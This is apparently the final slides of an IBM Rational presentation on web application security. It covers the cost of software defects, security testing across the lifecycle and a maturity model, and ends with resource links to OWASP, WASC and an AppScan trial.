
Solution

# Financial Impact

People

Process

Technology



Source: *Implementing Software Inspections*, IBM Systems Sciences Institute, IBM






Solution

# Security Testing In the Software Lifecycle

People

Process

Technology






**Solution**

# Application Security Maturity Model

**People**


**Process**

**Technology**



# Q & A

## Questions?



# Additional Resources

- ▶ OWASP
  - [www.owasp.org](http://www.owasp.org)
  - Top Ten List
  - Secure Development
  
- ▶ Web Application Security Consortium
  - [www.webappsec.org](http://www.webappsec.org)
  - Threat Classification
  - Web Hacking Incidents Database

# Additional Resources

- ▶ Download free trial of IBM Rational AppScan 7.7: <http://www.ibm.com/developerworks/downloads/r/appscan/>
- ▶ Library: Whitepapers, analyst reports, brochures, etc: <http://www-306.ibm.com/software/rational/sw-library/>
- ▶ IBM Rational upcoming events: [http://www-306.ibm.com/software/rational/events\\_1.html](http://www-306.ibm.com/software/rational/events_1.html)

Thanks for joining me today!

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[www-306.ibm.com/software/rational/offerings/websecurity/](http://www-306.ibm.com/software/rational/offerings/websecurity/)

